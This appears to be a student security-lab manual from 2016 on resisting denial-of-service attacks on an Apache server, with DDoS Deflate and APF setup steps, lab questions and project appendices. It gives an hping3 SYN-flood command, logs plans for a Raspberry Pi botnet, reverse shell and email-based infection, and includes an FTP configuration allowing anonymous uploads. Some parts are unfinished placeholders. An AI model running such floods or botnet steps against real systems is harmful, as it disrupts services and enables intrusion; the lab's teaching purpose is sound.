- In order to cut on time, use the command `hping3 -S --flood -p 80 IP_OF_APACHE_SERVER` when performing a DOS attack throughout this exercise.
- On the Apache2 Server use the command `iptables -L` to ensure there are no iptable rules.
- Use the command `netstat | grep http | wc -l` to see how many http connections are being made to the server.
- Perform a DOS attack from a bot using the hping 3 command specified above.
- Run the netstat command again. It may take a few moments before responding.
- stop the hping3 command

3.4.2 Step 2:DDOS Deflate

- Turn back to the Apache2 server.
- Navigate to the /usr/local/src
- use wget to download DDOS Deflate at `https://github.com/jgmdev/ddos-deflate/archive/master.`
- Use the command `unzip master.zip` to unzip the file
- cd into the ddos-deflate-master file
- Run the install bash file with the command `./install.sh`
- If you receive and error stating there are missing dependencies and asking to auto install them, type yes and hit enter.
- You should receive a `Installation has completed!` statement.
- use the command `ddos -h` to see the options.

Q1 - What is DDOS Deflate

Q2 - How do you start DDOS Deflate?

- ensure ddos is a running daemon
- Begin the DOS attack again from a bot with the hping3 command from above. Do not start wireshark.
- Use the command `iptables -L` to show the current iptable rules.

- On the Apache2 server use the command that shows the active connections to the server. Then display the banned ip addresses through the ddos command.
  Q3 - What command displays the active connections to the server through DDOS deflate? Banned ip addresses? How many connections are from the bot?
- Use the command `ddos -kill XX` where XX is a number you think is appropriate.
  Q4 - Explain the ddos -kill XX command. What number did you choose?

  Q5 - What are the advantages and disadvantages of this approach to a DDOS attack?
- Execute the command that list banned ip addresses. Show the results.
- list the iptables rules
- end the dos and change the ip address of the bot so that it is still in the same subnet.

3.4.3 Step 3: Advanced Policy Firewall

- Now we're going to install the advanced policy firewall
- navigate to root of the apache2 server
- Use the command `wget http://www.rfxn.com/downloads/apf-current.tar.gz`
- Use the command `tar xfz apf-current.tar.gz` to unzip the file then navigate into the apf-9.7-2 file.
- run the install script with `./install.sh`
- Edit the conf.apf file in the /etc/apf file.
- In the document ensure that DEVEL_MODE is set to "0". IFACE_IN IFACE_OUT are both set to the interface connected to Router 3 and TCP and UDP CPORTS are correct as according to Appendix E.
- Start the apf with the command `apf -s`
- If you receive an error claiming the kernel is unsupported, use the command `uname -a` to find your kernel version.
- Edit the `etc/apf/internals/functions.apf` and alter the lines indicated in Appendix F.
- Save this file and restart the apf with /usr/local/sbin/apf -s.
- This time many iptable rules should be listed.
- Edit the connections allowed in the /etc/ddos/ddos.conf file to only allow 100 from an ip address.
- perform the Dos again and show that the ip address is automatically being added to the banned list. Attach this proof in a video with the submission.

3.4.4 Step 3: DDOS Deflation

4 Additional Questions

5 Deliverables

6 References

[1] R. T. Security. (). Plugbot, [Online]. Available: https://www.redteamsecure.com/the-plugbot-hardware-botnet-research-project/.

7 Appendices

7.1 Appendix A - TimelineMilestones

1. 10/10/2016 - Announcement
2. 10/12/2016 - 3 ideas: a list of 3 ideas and brief description of each and why you are interested in each of them)
3. 10/17/2016: SP Status 1- Definitions of 2 of 4 exercises, identifying resources, lab instruction (outline, network configuration) draft, Lab report draft (As an appendix, provide status including what you have done, action items, that is, To Do List and by Whom (owner) to be completed before next class).
4. 10/24/2016: SP Status 2 -Definitions of 4 of 4 exercises, identifying resources, Lab instruction (Ex 1) draft, Lab report draft (As an appendix, provide status including what you have done, action items, that is, To Do List and by Whom (owner) to be completed before next class).
5. **10/31/2016: SP Status 3 - Demo of Exercise 1, ShareLatex Lab Instruction (Ex 1, 2) draft, ShareLatex Lab Report (Ex 1) draft (As an appendix, provide status including what you have done, action items, that is, To Do List and by Whom (owner) to be completed before next class).**
6. 11/9/2016: SP Status 4 - Demo of Exercises 1, 2, ShareLatex Lab Instructions (Ex 1, 2, 3) draft #1, ShareLatex Lab Report (Ex 1, 2) draft (As an appendix, provide status including what you have done, action items, that is, To Do List and by Whom (owner) to be completed before next class).
7. 11/16/2016: SP Status 5 -Demo of Exercises 1, 2, 3, ShareLatex Lab Instructions (Ex 1, 2, 3, 4) draft #1,ShareLatex Lab Report (Ex 1, 2, 3) draft (As an appendix, provide status including what you have done, action items, that is, To Do List and by Whom (owner) to be completed before next class).
8. 11/30/2016: Dry Run 1 -Demo of Exercise 1, 2, 3, 4, ShareLatex Lab Instruction (Ex 1, 2, 3, 4) draft#2, ShareLatex Lab Report (Exercise 1, 2, 3, 4) draft (As an appendix, provide status including what you have done, action items, that is, To Do List and by Whom (owner) to be completed before next class).
9. 12/7/2016: Dry Run 2 - Demo of Exercise 1, 2, 3, 4,ShareLatex Lab Instruction (Ex 1, 2, 3, 4) close to final,ShareLatex Lab Report (Exercise 1, 2, 3, 4) close to final (As an appendix, provide status including what you have done, action items, that is, To Do List and by Whom (owner) to be completed before next class).
10. 12/14/2016 (1:00 am - 3:00 pm) : Final Demo - (Live or Video/Videos) for scenarios based of the exercises during the finals,ShareLatex Final Lab Instructions,ShareLatex Final Lab Report, Final Double-Sided OnePager (including draft of final demo), Final 5-Slide Presentation (include scenarios of final demo).

7.2 Appendix B - Weekly Status Updates

Status #3 TO Do List - 10/31/2016

(a) **Pre-class - Status of Last Week's Action Items and/or Milestone due this week**

i. this action item, owned by NAME, from the previous week is partially done
ii. this action item, owned by NAME, from the previous week is done.

(b) **Post-class - Action Items for Next week and/or Milestones due next week**

i. Get botnet code running on raspberry pi -Joey
ii. Create keys in exercise 1 -Josie
iii. Identify new botnet code to use -Joey and Josie
iv. Comply with milestones for next class

Status #4 To DO List - 11/9/2016

(a) **Pre-class - Status of Last Week's Action Items and/or Milestone due this week**

i. We identified a new botnet code to use- PlugBot.
ii. We created a new CNC server specific to PlugBot.
iii. Partial instructions completed in ex1
iv. PlugBot Bots are currently under trouble shooting.
v. Contacted creator of plugbot with concerns that we have been troubleshooting

(b) **Post-class - Action Items for Next week and/or Milestones due next week**

i. Have a successful Raspberry Pi Bot configured (Josie and Joey)
ii. Once Bots are created use these to download and install exploit scripts through plugbot admin page to expose vulnerabilities of a network (EX2 Josie)
iii. Once Bots are created use these to execute a DOS attack (EX3 Joey)

Status #5 To DO List - 11/16/2016

(a) **Pre-class - Status of Last Week's Action Items and/or Milestone due this week**

i. Bots created and identified by CnC server
ii. Instructions for Ex1 and partial Ex2
iii. Reverse shell script successful
iv. Nmap through Reverse sheel

(b) **Post-class - Action Items for Next week and/or Milestones due next week**

i. Expose vulnerabilities through exploit scripts (Josie)
ii. Execute a DOS attack (EX3 Joey)

iii. Prevent DOS attack
iv. investigate how to infect other machines through email (Josie)

Status Dry Run #1 TO Do List - 11/30/2016

(a) **Pre-class - Status of Last Week's Action Items and/or Milestone due this week**
   i. Instructions for Ex1 and Ex2
   ii. Created Hping3 Shell script, Nmap shell script, Killall Hping3 processes script
   iii. Successfully conducted ddos attack against Metasploitable 2 VM
   iv. Setup DDWRT VM routers
   v. Beginning stages of Ex 4 Using snort to detect the bot activity
   vi. Youtube link to DoS and DDoS video `https://www.youtube.com/watch?v=MM4P0zsPfrw`

(b) **Post-class - Action Items for Next week and/or Milestones due next week**
   i. Lab Report for Ex 1 and Ex 2 (Joey)
   ii. Update Lab instructions for Ex 1 (Joey)
   iii. Try to find another way to block syn flood attack (Joey)
   iv. Finish Ex 4 Instructions, complete Snort configuration of rules to detect the DDOS attack (Josie)
   v. Ex 3 possibly use W3af Web Vulnerability Auditing tool or infect other computers to create zombies(Josie)

7.3 Appendix C - .htaccess File

```
<IfModule mod_rewrite.c >
RewriteEngine On
# !IMPORTANT! Set your RewriteBase here and      # don't forget trailing and leading
# slashes.
# If your page resides at
# http://www.example.com/mypage/test1
# then use
# RewriteBase /mypage/test1/
RewriteBase /
RewriteCond %{REQUEST_FILENAME} !f
RewriteCond %{REQUEST_FILENAME} !d
RewriteRule ^(.*)$ index.php?/$1 [L]
</IfModule>

# If we don't have mod_rewrite installed, all 404's
# can be sent to index.php, and everything      works as normal.
# Submitted by: ElliotHaughin

ErrorDocument 404 /index.php
</IfModule>
```

7.4 Appendix D - vsftpd.conf File

listen=YES
anonymous_enable=YES
local_enable=YES
write_enable=YES
anon_upload_enable=YES
anon_mkdir_write_enable=YES
dirmessage_enable=YES
xferlog_enable=YES
connect_from_port_20=YES
chown_uploads=YES
chown_username=root
ftpd_banner=Welecome to FTP Service.
secure_chroot_dir=/var/run/vsftpd
pam_service_name=vsftpd
rsa_cert_file=/etc/ssl/certs/vsftpd.em
anon_root=/home/ftp

7.5 Appendix E - conf.apf

insert pics

7.6 Appendix F - functions.apf

Insert pic